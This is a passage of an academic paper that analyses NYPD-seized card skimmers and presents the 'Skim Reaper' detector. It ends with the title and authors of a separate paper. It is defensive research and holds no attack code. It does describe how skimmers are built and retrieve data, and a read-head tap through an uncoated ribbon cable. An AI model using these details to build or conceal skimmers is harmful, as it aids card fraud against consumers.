Despite the prevalence of smartphone applications which claim to detect skimmers via Bluetooth, only 7 of 35 (20%) of the skimmers recovered by NYPD had wireless data retrieval capability; all were internal. Three BOLOs did not specify wired or wireless retrieval. No other skimmer, including the deep-inserts and any ATM skimmer, had this capability; they require the adversary to remove and connect the device to download the data. Accordingly, *existing detection technologies that rely on this feature cannot successfully detect the majority of skimmers* and Tip 3 is unlikely to protect users against most skimmers.

The majority of skimmers detected (71%) use serial, SPI, or I2C communication to download the data. During this time, the adversary can also recharge the device and choose a new location for deployment. Due to the small amount of physical space in most overlay and deep-insert skimmers, batteries must be small and hardware is limited to essential features. All of the internal skimmers discovered use wireless data retrieval, which is possible since these devices can be physically large and tap power from the host terminal.

### 3.4 Summary

The data from the NYPD Financial Crimes Task Force shows that the majority of skimming attacks are against ATMs and are performed using overlay and deep-insert skimmers, with are difficult to detect without expertise and tools. Since these devices must be small enough to fit on or in the card acceptor's slot, there is little room to deploy features such as a Bluetooth module. Adhesives used to affix overlays are strong enough to resist being pulled off, and deep-insert skimmers require special tools to remove. As a result, common advice on how to detect these devices is unlikely to produce a reliable result.

## 4 Designing a Skimmer Detector

With an understanding of the types and prevalence of skimmers, we now focus our attention to the problem of detecting skimmers. In this section, we state our hypothesis, define the common properties of skimmers, and implement the Skim Reaper, which uses these properties to prove the hypothesis.

### 4.1 Hypothesis

The most prevalent types of skimmers seen in the NYPD dataset are overlays and deep-inserts. These two types of devices both add a second read head to the card slot, such that when a card is legitimately read, an additional




Figure 8: A spring mechanism pushes the card and head together to eliminate gaps, which lead to read failures.

read occurs by the skimmer. Using properties intrinsic to magnetic stripe reading, these read heads can be independently detected. The number of read heads detected can then be used to identify skimming attacks.

## 4.2 Fundamental Properties of Overlay and Deep-Insert Skimmers

Through examination of the NYPD's data set and a variety of magnetic stripe devices we acquired (e.g., dip- and swipe-style readers and card encoders), we identified three common characteristics of skimming technology:

1. **Touch:** In order for data to be accurately read from a magnetic stripe card, the magnetic read head must make physical contact with the card. Magnetic read heads are inductors; a voltage is produced in the presence of a changing magnetic field, which produces a current through the read head (or eddy current) [49]. This principle is outlined by Maxwell-Faraday's Law of Induction. From this law, a greater change in magnetic field intensity is directly correlated to the voltage and current generated in the magnetic read head.

   The magnetic field strength of a magnetic stripe card imposed on a read head is by default small, approximately 24 μT [26], and becomes even smaller as the distance between the card and read head increase. Magnetic field intensity is heavily affected by distance and falls off at a rate of approximately $r^3$, where $r$ is the distance in meters [26]. For example, if the magnetic stripe card and the read head are separated by only 1 mm the magnetic field intensity of the card imposed on the read head is approximately $2.4 \times 10^{-14}$ T, similar to that emitted by the human brain [13].

   Due to this decrease in field intensity, guidance from both commercial reader manufacturers [38] and parts sellers [3] explicitly mention the need to apply force between the card and the head (illustrated in Figure 8):

   > *"The most important part of aligning/placing the magnetic read head is ensuring that the magnetic read head is always completely flush against the magnetic stripe. This includes any curves or bends in the card. If [the] magnetic read head is not perfectly against the card at any point of the swipe, you will have a poor read."* [3]

   Without touching the card, the signal from the magnetic read head is unable to be accurately decoded.

2. **Surface Material:** On every read head we have observed, both in-person and via the NYPD dataset, the read head appeared to be metallic in (at least) those parts that are intended to be aligned with the card's data tracks. For the read head to function at the most fundamental level, the head must be a conductor. In order for the magnetic stripe card to induce an eddy current in the read head, the voltage induced must be significant. Constructing the track-aligned sections of the read head out of metal provides a low resistance, thus maximizing the voltage induced by the magnetic stripe. Due to this, the face of the read head must be a conductor.

   We verified on 17 different heads that this material is both metallic and electrically conductive.

3. **Size:** We observed a wide variety of sizes and shapes of read heads. Due to the limited space in overlay and deep-insert skimmers, adversaries produce and acquire smaller equipment. In the skimmers we observed, the smallest read head we encountered still contacted the card over a 1.5 mm section of the head. We attempted to find heads that contact the card over a smaller distance through skimmer sales channels, and found many heads that are thinner (i.e., low profile, 0.5 mm). These low-profile heads also make 1.5 mm of contact.

   As a result, we believe that the smallest available heads still make over 1 mm of contact, and that reducing the size further is either cost prohibitive or physically impossible while retaining accurate card reading.

These three properties constitute fundamental aspects of card reading; that is, we believe that adversaries seeking to read cards reliably must adhere to designs which meet these characteristics.

## 4.3 Implementation

We now discuss our prototype implementation of detection mechanisms for the above properties, called the

Figure 9: This is the entire Skim Reader device, consisting of the microcontroller system (left) and the measurement card (right). The card is inserted into a card acceptor, where the number of read heads is measured by the microcontroller. After the user indicates that the test is complete, the user is notified if a skimmer was detected.


Figure 10: On the measurement card, a pattern of traces pass over read heads for detection. The black lines on the left indicate the pattern and position of the traces, which are aligned to the expected data track locations (shown on right for comparison). When a read head passes over the card, the traces are bridged and a circuit is completed. The traces are separated by 0.1 mm of space, which is over an order of magnitude smaller than the smallest read head we encountered.

Skim Reaper. The device, shown in Figure 9, consists of a payment card-sized board and a microcontroller system, which provides 3.3 V to the card and performs analysis. The card is intended to be inserted into the card acceptor on a payment device, and relies on the properties of magnetic read heads discussed above to improve detection and increase the difficulty in developing effective countermeasures.

As we previously discussed, the skimmers identified in our NYPD data set are designed to press a metallic read head against the card during capture. Our system relies on these two properties and expects read heads in the card acceptor to contact our card and bridge a pair of electrical traces, which complete a circuit back to the microcontroller. To ensure correct alignment, the card is the height and thickness of a standard payment card. On this card, we placed a series of split copper interconnections aligned with the ISO-standard locations [29, 30] for the three card tracks, as shown in Figure 10. This design ensures that if a skimmer is aligned to read a particular

(a) Sankyo Reader

(b) with Custom Skimmer

Figure 11: We used a Sankyo MCM2PO stripe reader and a custom 3D-printed skimmer to verify the effectiveness of the Skim Reaper.


card track, it will also pass over our traces.

The distance between each trace is 0.1 mm, which is over an order of magnitude smaller than the shortest track read length we observed (1.5 mm). As a result, these read heads will bridge the traces, complete the circuit, and be counted. We mirrored the traces on the card and placed the wires to the top of one side; this allows the card to successfully contact read heads in any configuration of both dip- and swipe-style readers.

During early prototyping, we encountered problems creating PCB masks that met our 0.1 mm needs; this level of precision is difficult to obtain by hand. We overcame this by spray painting bare copper-clad board then used a laser cutter to vaporize the areas not covered by the mask. We then chemically etched the board and removed the leftover spray paint with acetone. This is a time-consuming, manual process with each card taking several hours to finish. As our design choices became finalized, we encountered a different problem with this method: the chemical bath would occasionally dissolve the copper underneath the spray paint, leading to a high manufacturing failure rate. We produced our final prototype device using PCBs produced in a professional fabrication facility based on our circuit diagrams.

The analysis device consists of an Adafruit [1] Arduino based microcontroller which applies voltage to one half of the traces and monitors for circuit completion on the opposite half. To prevent noise in the signal from causing false positives, the device samples the card, averages every 20 samples to counter the effects of having an imperfect ground, and compares it to a threshold. If the value is above the threshold, one is added to the current read head count. The microcontroller waits for the average voltage to drop back below the threshold, which indicates that the read head has fully passed over the card. After this the microcontroller begins again looking for an average voltage above the threshold. This repeats until the user indicates that the test is complete.

When counting the read heads in a card acceptor, the count can vary depending on the type of reader. For example, in a swipe-style reader, each read head passes




(a) Dip Mode

(b) Swipe Mode

Figure 12: As the Skim Reaper passes over read heads, the microcontroller measures the voltage returned from the measurement card, shown above. The voltage spike indicates that a read head was encountered as a circuit is completed using the head. In dip mode, the device internally halves the count because each head passes over the card twice (once on insert and once on removal). We used the Sankyo MCM2PO reader with our custom skimmer for confirmation testing in dip mode, and we used a standard stripe reader (1 head) and a stripe encoder (2 heads) for testing in swipe mode.

over the card only once. In dip-style readers, however, each head will pass the card twice: once on insert and once on removal. Due to this use case, our device has a switch to allow the user to identify the type of reader being examined.

Finally, the Skim Reaper uses this count to alert the user to the presence of skimmers. If more than one read head is detected, the user is alerted. If one read head is detected, a notification appears that the reader appears to be normal. In other conditions (including zero heads detected), an error is displayed.

## 5 Confirmation and Analysis

We now describe our experimental evaluations of the Skim Reaper and show that our system is effective in detecting overlay and deep-insert skimmers.

### 5.1 Confirmation

During our initial design, we needed to quickly test prototype iterations. Skimmers are difficult and expensive to obtain; "retail" prices for overlays can reach hundreds of dollars for the bezel alone (without electronics or read heads, which can easily triple the price of a complete unit) [2]. Many skimmer sellers require the customer to wire funds with no guarantee of receiving the item. Furthermore, it is unclear whether these businesses are legitimate or if the funds are used for criminal purposes. To avoid needing to purchase a skimmer, we first designed and built a skimmer suitable for testing.

We purchased a Sankyo MCM2PO reader and designed and 3D-printed a conspicuous, brightly-colored overlay skimmer for it, shown in Figure 11. The Sankyo device is an OEM replacement part for a gas pump payment terminal. Our overlay extends the card track from the original card reader, holding a standard Square Reader in the track. Since our detector detects the presence of the read head, the Square Reader does not need to be further connected to any device (e.g., for decoding).

Testing the Skim Reaper with this skimmer is the same process as detecting any other skimmer: We select the dip mode on the device, enable detection, insert the card into the card track, then remove it. We performed this task with and without the skimmer attached to verify that our system correctly identifies its presence. Figure 12 shows our device as it encounters heads. As the card passes over read heads, the circuit completes, creating a voltage spike. Since the card passes over each read head multiple times in dip mode (once on insert and once on removal), the number of spikes seen is double the number of heads.

(a) ATM Overlay (b) ATM Overlay (c) ATM Overlay (d) ATM Overlay

(e) ATM Overlay (f) ATM Overlay (g) POS Overlay

(h) ATM Door Access Overlay (i) Deep-Insert (j) Deep-Insert

Figure 13: This figure shows the 10 real skimmers provided to us from the NYPD. The Skim Reaper successfully detected all of these skimmers.

## 5.2 NYPD Evidence Set

While our testing with commercially-available read heads was successful, we observed that the readers examined in Section 3 had much smaller heads. We again partnered with the NYPD Financial Crimes Task Force to obtain skimmers from evidence storage[4]. In total, we obtained access to ten external-access skimmers consisting of eight overlays and two deep-inserts. Each of these skimmers is shown in Figure 13. Many of these skimmers were confiscated in campaigns identified by the BOLOs we discussed in Section 3. As a result, these skimmers represent a realistic subset of the skimmers found in New York City. We had no access to these skimmers prior to building our prototype Skim Reaper device.

Except for a single deep-insert skimmer, we also did not have access to the payment devices the skimmers were designed to attack. For the remainder of the devices, we used a modified protocol: Since the detection alert is based on the number of detected read heads, we can verify that our system will detect a skimmer by observing whether it detects a single read head when inserted into only the skimmer. We tested the Skim Reaper against each of these skimmers five times and recorded whether or not it successfully detected the skimmer. The Skim Reaper successfully detected the skimmers in all five attempts on all of the skimmers.

The deep-insert skimmer we were provided with its payment terminal did not contain an additional read head like others we have observed. Instead, it appeared to use thin 30 AWG solid-core bare copper wires bent upwards, away from the skimmer, to physically tap the existing magnetic read head. We discovered this mechanism after our system successfully detected the skimmer and we removed the skimmer from the payment device. We disassembled the payment device to learn more about this mechanism and discovered that the flexible flat ribbon cable used to connect the read head to the body of the payment device was not coated. As a result, the cable provided an exposed electrical connection to the read head. Unfortunately, we were not able to determine whether this device worked since removing it from the skimmer damaged the tap mechanism. We believe this is a hardware vulnerability stemming from the lack of coating on the cable, though successfully executing this attack requires the attacker to have some luck to accurately place thin copper wires onto thin copper traces on the ribbon cable without visibility. Regardless, our system detected the deep-insert since the body of the skimmer was metal and still contacted the measurement card.

[4]The skimmers were from closed cases.





Figure 14: We recorded the raw magnetic signal from a skimmer's head with and without tape attached to it. Tape could be used to reduce the conductivity of the head as a countermeasure, but this ultimately fails as the signal is reduced to the point of being unreadable.

### 5.3 Ongoing Detection

The Skim Reaper successfully detects every overlay and deep-insert skimmer we have obtained, and as we have shown, making these undetectable relies on overcoming current limitations in reading magnetic stripes, confirming our hypothesis. Using the properties of skimming technology, our system provides a substantial benefit to consumers and law enforcement officers who wish to identify the presence of skimmers earlier.

The NYPD Financial Crimes Task Force requested a set of Skim Reaper devices for use in the field, which we provided. These devices are now being used by detectives in the field to proactively identify skimmers or verify skimmers are present when investigating a complaint.

## 6 Countermeasures and Discussion

During the course of testing the Skim Reaper, we had the opportunity to closely observe skimmer technology. In this section, we discuss adversarial countermeasures to detection and outline additional information about these devices.

**Reducing conductivity:** One seemingly obvious way to avoid detection is to make the head non-conductive. We addressed the requirement for the head to be conductive in Section 4.2, however applying tape or laminate to the head may also reduce the conductivity to the card without modifying the head. Such an addition does not change the construction of the head, but both create a gap between the head and stripe and eliminate the conductivity of the card/head interaction. In fact, applying tape to the magnetic stripe is a common fix for read errors on worn cards [23]. However, this fix works because the read heads typically found in point-of-sale terminals and other commercial applications are physically larger than those found in skimmers, a property that makes them more sensitive to the weaker signal produced by a magstripe through tape.

To verify, we tested this on the skimmer shown in Figure 13c. We recorded the raw signal produced by the skimmer's read head at a 96 kHz sample rate while we swiped a card with and without tape, shown in Figure 14. With tape, the recorded signal is diminished and unreadable. We attempted 50 times to read the card and decode its data through tape, but were unsuccessful. Accordingly, taping the read heads is not a viable option for avoiding detection.

**Other commonalities:** Each of the overlay and deep-





Figure 15: This is the reverse side of the skimmer shown in Figure 13c. The head and spring mechanism are enlarged, and the track-aligned conductive portion of the head is visible; we measured this at 1.5 mm. The pinhole for the camera is obscured by the camera housing, however we measured the pinhole at 1 mm.

access skimmers we examined is functionally identical. Internally, each device contains a microcontroller that receives a signal from a magnetic read head. The card data is then stored on a flash memory IC that is communicated with via exposed female headers. We were unable to identify the ICs used in each skimmer because the information on the surface of the chips (e.g., model information) is filed or etched off. The internals of one of the skimmers pictured in Figure 13 can be seen in Figure 15

All of these devices were powered by lithium-ion batteries. Some are easily rechargeable via female headers, while others provide no charging mechanism. The main variation in batteries is size and capacity, which we found typically fit exactly the available space after installing the other components. Several skimmers we examined contained multiple batteries connected in parallel, which is poor practice because it can cause the batteries to be unstable, and thus creating a fire hazard.

Ultimately, these devices differ only in their form factors.

## 7 Related Work

Electronic payment systems are vulnerable to a variety of attacks. These attacks include transaction snooping [43, 40], fraudulent accounts [25, 19], counterfeit/tampered transactions [42, 46], and double spending [18, 31]. The most widely deployed electronic payment system, the magnetic stripe card, does not offer any security features, making them trivial to attack and duplicate [7]. Data stolen from magnetic stripe cards can be sold online or be used to fabricate counterfeit cards that can then be used in physical stores [10, 6]. One of the primary methods of attacking magnetic stripe cards is through skimming devices, more commonly known as "skimmers" [36].

Attempts have been made to increase the security of magnetic stripe cards through examining account transactions and identifying fraudulent activity. Some of the methods of detecting illegitimate transactions incorporate data mining and machine learning to profile these transactions based on historical data [16, 51, 17]. Using the Hidden Markov Model [50] and profiling normal card behavior [8, 9] have also been proposed. These methods are a "best guess" effort and do not always prevent malicious transactions. The results of these methods are similar to current practices by credit card companies to identify the use of stolen magnetic stripe card data. Efforts have also been made to authenticate magnetic stripe cards via physical characteristics of the data encoded on the cards. MagnePrint [4] attempts to resolve this problem by authenticating the physical magnetic material. The system calculates a fingerprint using the noise present between peaks in the analog waveform and matches it to a known value. Major faults of MagnePrint is that it requires the card to be measured at the time of manufacture and it requires the merchant to transmit the calculated signature during the authorization process. More recently an improved system was developed that detects fraudulent magnetic stripe cards, without the need to measure magnetic stripe cards at the time of manufacture [48].

EMV, widely known as Chip-and-PIN, are tamper resistant cards that run code to perform card authentication with the issuer. Though EMV provides more security features than magnetic stripe cards, EMV cards are still susceptible to a variety of attacks [53, 37, 12, 20, 22, 41, 21, 15]. Skimming devices specifically designed for EMV cards also exist [33, 14], known as Chip-and-Shim devices. In addition to attacks EMV has also experienced deployment issues [24, 39]. While EMV is a more secure alternative to magnetic stripe cards, these cards will not replace magnetic stripe cards any time soon [27], demonstrating that magnetic stripe card fraud will continue to be a prevalent problem that our system addresses.

## 8 Conclusion

Skimmers represent a significant and growing threat to payment terminals around the world. Moreover, adversaries have become increasingly sophisticated, making the detection of such attacks difficult. We address these problems by conducting the first large-scale academic analysis of skimming devices. With a characterization of the techniques *actually* being used by attackers, we first debunk much of the common advice offered to protect consumers. We then develop the Skim Reaper tool, which relies on the necessary physical properties of the most common types of skimming devices found in New York City. After successfully testing our solution on skimmers used in real crimes, we show that simple adversarial countermeasures are ineffective against our device. Accordingly, though systematization, characterization and measurement, we show that robust and portable tools can be developed to help consumers and law enforcement to rapidly detect such attacks.

## Acknowledgments

The authors would like to thank the NYPD Financial Crimes Task Force for their invaluable assistance with this work.

## References

[1] Adafruit industries. https://www.adafruit.com/.

[2] DB001 ATM bezel overlay designed by MSR Tron. https://web.archive.org/web/20180205133533/http://msrtron.com/atm-bezels/db001. Archived: 2018-02-05 at the Internet Archive.

[3] Magnetic read head alignment guide. http://msrtron.com/blog-headlines/read-head-alighment.

[4] Welcome to MagnePrint®: What is MagnePrint? http://www.magneprint.com/, 2016.

[5] The Nilson Report. https://nilsonreport.com/upload/content_promo/The_Nilson_Report_Issue_1118.pdf, Oct. 2017.

[6] ABC NEWS. Why chip credit cards are still not safe from fraud. YouTube - https://www.youtube.com/watch?v=gJo9PfsplsY, 2016.

[7] ACCPACONNECTION. Credit card skimming operation. YouTube - https://www.youtube.com/watch?v=U0w_ktMotlo, 2008.

[8] AGRAWAL, A., KUMAR, S., AND MISHRA, A. Credit card fraud detection: A case study. In *2nd International Confrence on Computing for Sustainable Global Development (INDIACom)* (2015).

[9] AGRAWAL, A., KUMAR, S., AND MISHRA, A. A novel approach for credit card fraud detection. In *2nd International Confrence on Computing for Sustainable Global Development (INDIACom)* (2015).

[10] AMERICAN UNDERWORLD. Report on carding, skimming. YouTube - https://www.youtube.com/watch?v=k_brU9Jwhww, 2012.

[11] ANDERSON, R. Why Cryptosystems Fail. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (1993).

[12] ANDERSON, R., AND MURDOCH, S. J. EMV: Why payment systems fail. *Communications of the ACM 57*, 6 (2014).

[13] BARANGA, A. B. Brain's magnetic field: a narrow window to brain's activity. In *Electromagnetic field and the human body workshop* (2010).

[14] BOND, M., CHOUDARY, O., MURDOCH, S. J., SKOROBOGATOV, S., AND ANDERSON, R. Chip and skim: Cloning EMV cards with the pre-play attack. In *2014 IEEE Symposium on Security and Privacy (S&P)* (2014).

[15] BUKHARI, J. That chip on your credit card isn't stopping fraud after all. Fortune - http://fortune.com/2017/02/01/credit-card-chips-fraud/, 2017.

[16] CHAN, P. K., FAN, W., PRODROMIDIS, A. L., AND STOLFO, S. J. Distributed data mining in credit card fraud detection. In *IEEE Intelligent Systems and Their Applications* (1999).

[17] CHAN, P. K., AND STOLFO, S. J. Toward scalable learning with non-uniform class and cost distributions: A case study in credit card fraud detection. In *International Conference on Knowledge Discovery and Data Mining* (1998).

[18] CHAUM, D. Achieving electronic privacy. *Scientific American* (1992).

[19] CORKERY, M. Wells fargo fined $185 million for fraudulently opening accounts. The New York Times - http://www.nytimes.com/2016/09/09/business/dealbook/wells-fargo-fined-for-years-of-harm-to-customers.html, 2016.

[20] DE RUITER, J., AND POLL, E. Formal analysis of the EMV protocol suite. In *Theory of Security and Applications* (2011), S. Mödersheim and C. Palamidessi, Eds., Lecture Notes in Computer Science, Springer Berlin Heidelberg.

[21] DRIMER, S., AND MURDOCH, S. J. Keep Your Enemies Close: Distance Bounding Against Smartcard Relay Attacks. In *USENIX Security* (2007), vol. 2007, pp. 87–102.

[22] DRIMER, S., AND MURDOCH, S. J. Chip & PIN (EMV) relay attacks. https://www.cl.cam.ac.uk/research/security/banking/relay/, 2013.

[23] DUTTON, J. Wired's Lab-Tested, Muppet-Vetted formulas for smartifying your life: Fix a credit card that won't swipe. *Wired* (Nov. 2011).

[24] HAMBLEN, M. Chip card payment confusion, anger rages on - Merchants blame card companies for delays in certifying EMV software. Computerworld - http://www.computerworld.

com/article/3059379/mobile-payments/chip-card-payment-confusion-anger-rages-on.html, 2016.

[25] HARRELL, E. Victims of identity theft, 2014. http://www.bjs.gov/content/pub/pdf/vit14.pdf, 2015.

[26] HAYT, W. H., AND BUCK, J. A. *Engineering Electromagnetics*, 7th ed. 2005.

[27] HOLMES, T. E. Payment Method Statistics. Creditcards.com - http://www.creditcards.com/credit-card-news/payment-method-statistics-1276.php, 2015.

[28] HORAN, T. J. Double-Digit ATM compromise growth continues in US. http://www.fico.com/en/blogs/fraud-security/double-digit-atm-compromise-growth-continues-in-us/, Aug. 2017. Accessed: 2018-2-6.

[29] ISO. Identification cards - recording technique - magnetic stripe - low coercivity. 7811-2:2014(E), 2014.

[30] ISO/IEC. Identification cards - recording technique - magnetic stripe - high coercivity. 7811-6:2014/(E), 2014.

[31] KARAME, G. O., ANDROULAKI, E., AND CAPKUN, S. Double-spending fast payments in bitcoin. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2012).

[32] KOHNO, T., STUBBLEFIELD, A., RUBIN, A. D., AND WALLACH, D. Analysis of an Electronic Voting System. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2004).

[33] KREBS, B. Chip card ATM 'shimmer' found in Mexico. https://krebsonsecurity.com/2015/08/chip-card-atm-shimmer-found-in-mexico/, Aug. 2015. Accessed: 2018-1-29.

[34] KREBS, B. A Dramatic Rise in ATM Skimming Attacks. https://krebsonsecurity.com/2016/04/a-dramatic-rise-in-atm-skimming-attacks/, 2016.

[35] KREBS, B. All about fraud: How crooks get the CVV. http://krebsonsecurity.com/2016/04/all-about-fraud-how-crooks-get-the-cvv/, 2016.

[36] KREBS, B. All about skimmers. https://krebsonsecurity.com/all-about-skimmers/, July 2016. Accessed: 2018-1-29.

[37] LUCA, D., AND NOCERA, J. It's time to invest in EMV payment card systems. http://usblogs.pwc.com/cybersecurity/its-time-to-invest-in-emv-payment-card-systems/, 2014.

[38] MAGTEK. Magnetic card reader design kit. https://www.magtek.com/content/documentationfiles/d99821002.pdf, May 2017.

[39] MCQUAY, S. Why You Might Not See an EMV-Ready Gas Pump for a While. https://www.nerdwallet.com/blog/credit-cards/emvready-gas-pump/, 2015.

[40] MEIKLEJOHN, S. If privacy matters, cash is still king. *The New York Times* (2013). http://www.nytimes.com/roomfordebate/2013/12/09/the-end-of-cash/if-privacy-matters-cash-is-still-king.

[41] MURDOCH, S. J., DRIMER, S., ANDERSON, R., AND BOND, M. Chip and PIN is broken. In *2010 IEEE Symposium on Security and Privacy (S&P)* (2010).

[42] NEAL, D. J. A fraud factory in a small apartment made 1,000 fake credit cards a day, feds say. Miami Herald - http://www.miamiherald.com/news/local/community/miami-dade/hialeah/article186649473.html, 2017.

[43] NICOL, N. J. No expectation of privacy in bank records - United States v. Miller. *26 DePaul L. Rev. 146* (1976).

[44] NORTHRUP, L. The ATM Liability Shift Is Here, And Most Dont Have Chip Readers. https://consumerist.com/2016/10/21/the-atm-liability-shift-is-here-and-most-dont-have-chip-readers/, 2016.

[45] PAUL, N., AND TANENBAUM, A. S. The Design of a Trustworthy Voting System. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2009).

[46] RHODEN, R. 4 men accused of spending spree with counterfeit credit cards. New Orleans Times - http://www.nola.com/crime/index.ssf/2017/02/4_men_accused_of_spending_spre.html, 2017.

[47] SANDLER, D., DERR, K., AND WALLACH, D. S. VoteBox: a tamper-evident, verifiable electronic voting system. In *Proceedings of the USENIX Security Symposium (SECURITY)* (2008).

[48] SCAIFE, N., PEETERS, C., VELEZ, C., ZHAO, H., TRAYNOR, P., AND ARNOLD, D. The cards aren't alright: Detecting counterfeit gift cards using encoding jitter. In *2018 IEEE Symposium on Security and Privacy (S&P)* (2018).

[49] SERWAY, R. A. *Physics for Scientists and Engineers*, 8th ed. 2009.

[50] SRIVASTAVA, A., KUNDU, A., SURAL, S., AND MAJUMDAR, A. Credit card fraud detection using hidden markov model. In *IEEE Trans. Dependable Security Comput.* (2008).

[51] STOLFO, S., FAN, D. W., LEE, W., PRODROMIDIS, A., AND CHAN, P. Credit card fraud detection using meta-learning: Issues and initial results. In *AAAI-97 Workshop on Fraud Detection and Risk Management* (1997).

[52] TOTAL SYSTEM SERVICES (TSYS), INC. 2016 U.S. Consumer Payment Study. https://www.tsys.com/Assets/TSYS/downloads/rs_2016-us-consumer-payment-study.pdf, 2016.

[53] URIARTE, C. Gift Card Fraud Will Be a Major Threat Post-EMV. https://www.paymentssource.com/opinion/gift-card-fraud-will-be-a-major-threat-post-emv, 2015.

[54] WILLIBY, H. Raw video: Men place card skimmer on ATM store machine! YouTube - https://www.youtube.com/watch?v=y83ZgzuFBSE&t=13s, Mar. 2016.

# BlackIoT: IoT Botnet of High Wattage Devices Can Disrupt the Power Grid

Saleh Soltan
*Department of Electrical Engineering*
*Princeton University*
ssoltan@princeton.edu

Prateek Mittal
*Department of Electrical Engineering*
*Princeton University*
pmittal@princeton.edu

H. Vincent Poor
*Department of Electrical Engineering*
*Princeton University*
poor@princeton.edu

## Abstract

